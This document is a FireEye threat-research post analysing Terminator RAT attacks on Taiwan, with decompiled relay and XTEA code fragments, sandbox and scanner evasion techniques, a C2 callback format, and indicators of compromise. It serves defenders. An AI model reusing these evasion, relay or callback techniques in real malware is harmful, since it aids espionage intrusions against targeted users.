Evasive Tactics: Terminator RAT

FireEye Labs has been tracking a variety of advanced persistent threat (APT) actors that have been slightly changing their tools, techniques, and procedures (TTPs) in order to evade network defenses. Earlier, we documented changes to **Aumlib**, the malware used in the attack against the New York Times, and **Taidoor**, a malware family that is being used in ongoing cyber-espionage campaigns particularly against entities in Taiwan. In this post we will explore changes made to Terminator RAT (Remote Access Tool) by examining a recent attack against entities in Taiwan.

We recently analyzed a sample that we suspect was sent via spear-phishing emails to targets in Taiwan. As shown in Figure 1, the adversary sends a malicious Word document, "103.doc" (md5: a130b2e578d82409021b3c9ceda657b7), that exploits CVE-2012-0158, which subsequently drops a malware installer named "DW20.exe". This particular malware is interesting because of the following:

- It evades sandbox by terminating and removing itself (DW20.exe) after installing. Malicious behavior will only appear after reboot.
- It deters single-object based sandbox by segregation of roles between collaborating malwares. The RAT (svchost_.exe) will collaborate with its relay (sss.exe) to communicate with the command and control server.
- It deters forensics investigation by changing the startup location.
- It deters file-based scanning that implements a maximum file size filter, by expanding the size of svchost_.exe to 40MB.

The ultimate payload of the attack is **Terminator** RAT, which is also known as **FakeM RAT**. This RAT does not appear to be exclusively used by a single APT actor, but is most likely being used in a variety (of possibly otherwise unrelated) campaigns. In the past, this RAT has been used against Tibetan and Uyghur activists, and we are seeing an increasing number of attacks targeting Taiwan as well.

However, these attacks use some evasive tactics that demonstrate the evolution of Terminator RAT. First, the attackers have included a component that relays traffic between the malware and a proxy server. Second, they have modified the 32-byte magic header that in previous versions attempted to disguise itself to look like either MSN Messenger, Yahoo! Messenger, or HTML code.

These modifications appear to be an attempt to evade network defenses, perhaps in response to defender's increasing knowledge of the indicators of compromise associated with this malware. We

will discuss the individual components of this attack in more detail.



Figure 1

1. DW20.exe (MD5: 7B18E1F0CE0CB7EEA990859EF6DB810C)

DW20.exe was found to be the installation executable file. It will first create its working folders located at "%UserProfile%\Microsoft" and "%AppData%\2019". The former is used to store the configurations and executable files (svchost_.exe and sss.exe) and the latter is used to store the shortcut link files. This folder "2019" was then configured to be the new start up folder location by changing the registry "*HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Startup*" with the location of its path (see Figure 2).



Figure 2

The executable file “sss.exe” was found to be the decrypted form of the resource named 140 with type “ACCELORATOR” (likely misspelling of Accelerator – see Figure 3). This resource was decrypted using customized XTEA algorithm and appended with an encrypted configuration for the domains and ports.

```
mov     eax, ebx
dec     eax
inc     eax
push    offset aAccelorator ; "Accelorator"
push    140
push    edi
call    FindResourceA
```

Figure 3

After installation, DW20.exe deletes and terminates itself. The malwares will only run after reboot. This is one effective way to evade sandbox automatic analysis, as malicious activity will only reveal after a reboot.

2. sss.exe (MD5: 93F51B957DA86BDE1B82934E73B10D9D)

sss.exe is an interesting malware component. As a researcher would analyze it independently, it is not considered a malicious program. This component plays the role as a network relay between the malware and the proxy server, by listening over port 8000. To achieve this, it first tries to identify

the list of proxy servers that are used within the system using "WinHttpGetIEProxyConfigForCurrentUser", and the discovered proxy servers and related ports are stored in the same directory in a file named "PROXY" (see Figure 4).

```
*TokenHandle = 0;
v13 = 0;
v2 = 0;
if ( !LoadUserProfileAndImpersonnate(TokenHandle, &v13) )
{
  v3 = GetLastError();
  Log("LoadUserProfile Failed.Error:%d", v3);
  return 0;
}
memset(&Dst, 0, 0x10u);
if ( !WinHttpGetIEProxyConfigForCurrentUser(&Dst) )
{
  v11 = GetLastError();
  Log("WinHttpGetIEProxyConfig error:%d", v11);
  goto LABEL_26;
}
```

Figure 4

When there is a new incoming TCP connection over port 8000, it will attempt to create a local to proxy socket connection. With that, it will check connectivity with the CnC server. If the response is 200, it will then start to create a "relay link" between the malware and the CnC server (see Figure 5). The "relay link" was created using two threads, where one thread will transfer data from socket 1 to socket 2 (see Figure 6) and the other will do vice versa.



Figure 5

```
int __stdcall FromSocket1ToSocket2(SocketRelayClass *a1)
{
  SocketRelayClass *sock1; // edi@1
  int v2; // eax@2
  char buf; // [sp+8h] [bp-640h]@1
  char v5; // [sp+9h] [bp-63Fh]@1
  __int16 v6; // [sp+645h] [bp-3h]@1
  char v7; // [sp+647h] [bp-1h]@1

  buf = 0;
  memset(&v5, 0, 1596u);
  v6 = 0;
  v7 = 0;
  sock1 = a1->socket1;
  do
    v2 = ReceiveFromSoc1(sock1, &buf, 1600);
  while ( v2 > 0 && send(a1->socket2, &buf, v2, 0) != -1 );
  return 0;
}
```

Figure 6

As depicted in Figure 7, the user agent is hard coded. It is a possible means to identify potentially malicious traffic, as Internet Explorer 6 is significantly outdated and “MSIE 6.0.1.3” is not a valid version token.

```
'CONNECT %s:%d HTTP/1.1',0Dh,0Ah
                        ; DATA XREF: PostToCnC+83↑o
'User-Agent: Mozilla/4.0 (compatible; MSIE 6.0.1.3; Windows NT 5.0'
'.3)',0Dh,0Ah
'Pragma: no-cache ',0Dh,0Ah
0Dh,0Ah,0
```

Figure 7

The configurations for the malicious domains and ports to use are located at the last 188 bytes of the executable file (see Figure 8). The first 16 bytes is the key (boxed in red) to decrypt the remaining content using modified XTEA algorithm (see Figure 9). The two malicious domains found were “liumingzhen.zapto.org” and “liumingzhen.myftp.org”



Figure 8

```
signed int __cdecl Modified_XTEA_Decipher_0(LPBYTE key, DWORD *encryptedData, int nRounds)
{
  signed int sum; // eax@1
  DWORD *data; // esi@1
  signed int v0; // edx@1
  signed int v1; // ecx@1
  int tmp1; // edi@2
  int tmp2; // ebx@2

  sum = 0x61C88647 * nRounds;
  data = encryptedData;
  v0 = *encryptedData;
  v1 = encryptedData[1];
  if ( 0x61C88647 * nRounds )
  {
    do
    {
      tmp1 = *&key[4 * ((sum >> 11) & 3)] + (16 * v0 ^ (v0 >> 5));//
                                                // *&key[4 * ((sum >> 11) & 3)] + (16 * v0 ^ (v0 >> 5));
                                                // key[((sum >> 11) & 3)<< 2] + ((v0 << 4)  ^ (v0 >> 5));
      tmp2 = v0 ^ sum;
      sum += 0x61C88647;
      v1 -= tmp2 + tmp1;
      v0 -= (v1 ^ sum) + *&key[4 * (sum & 3)] + (16 * v1 ^ (v1 >> 5));
    }
    while ( sum );
    data = encryptedData;
  }
  *data = v0;
  data[1] = v1;
  return sum;
}
```

Figure 9

3. Network Traffic

The Terminator sample we analyzed, “103.doc” (md5: a130b2e578d82409021b3c9ceda657b7) was not configured with fake HTML, Yahoo Messenger, or Windows Messenger traffic header as it had in past variants. However, the content is encrypted in exactly the same way as previous versions of Terminator RAT.



Figure 10

The decrypted content reveals that the malware is sending back the user name, the computer name and a campaign mark of “zjz1020”.



Figure 11

This particular sample is configured to one of two command and control servers:

- liumingzhen.zapto.org / 123.51.208.69
- liumingzhen.myftp.org / 123.51.208.69

We have located another malicious document that has a Taiwan-related decoy document that drops this same version of Terminator RAT.



Figure 12

The sample we analyzed (md5: 50d5e73ff8a0693ed2ee2d320af3b304) exploits CVE-2012-0158 and has the following command and control server:

- catlovers.25u.com / 123.51.208.142

The command and control servers for both samples resolved to IP addresses in the same class C network.

4. Campaign Connections

In June 2013, we investigated an attack against entities in Taiwan that used spear-phishing emails to deliver a malicious attachment.



Figure 13

The malicious attachment “標案資料.doc” (md5: bfc96694731f3cf39bcad6e0716c5746) exploited a vulnerability in Microsoft Office (CVE-2012-0158), however, the payload in this case was a different malware family known as WinData. The malware connected to the same command and control

server, liumingzhen.zapto.org, but the callback is quite different:

XYZ /WinData.DLL?HELO-STX-1*1[IP Address]*[Computer Name]*0605[MAC:[Mac Address]]$

In a separate case where liumingzhen.zapto.org has been used as the command and control server, the payload was neither WinData nor Terminator RAT, but another type of malware known as Protux. The sample we analyzed in August 2012 for this case was "幹!.doc" (md5: 01da7213940a74c292d09ebe17f1bd01).

This particular threat actor has access to a variety of malware families and has been using them to target entities in Taiwan for more than a year.

Conclusion

Terminator RAT is an example of how malware are increasingly becoming more sophisticated and harder to detect. There is a need for continual research to understand various techniques, tactics, and procedures used by the adversaries. Detection of exploitation and identification of anomalous callbacks are becoming extremely critical in preventing the malware from installing into the system or phoning back to the command control servers.

This entry was posted in Advanced Malware, Targeted Attack, Threat Intelligence, Threat Research by Geok Meng Ong, Nart Villeneuve and Chong Rong Hwa. Bookmark the permalink.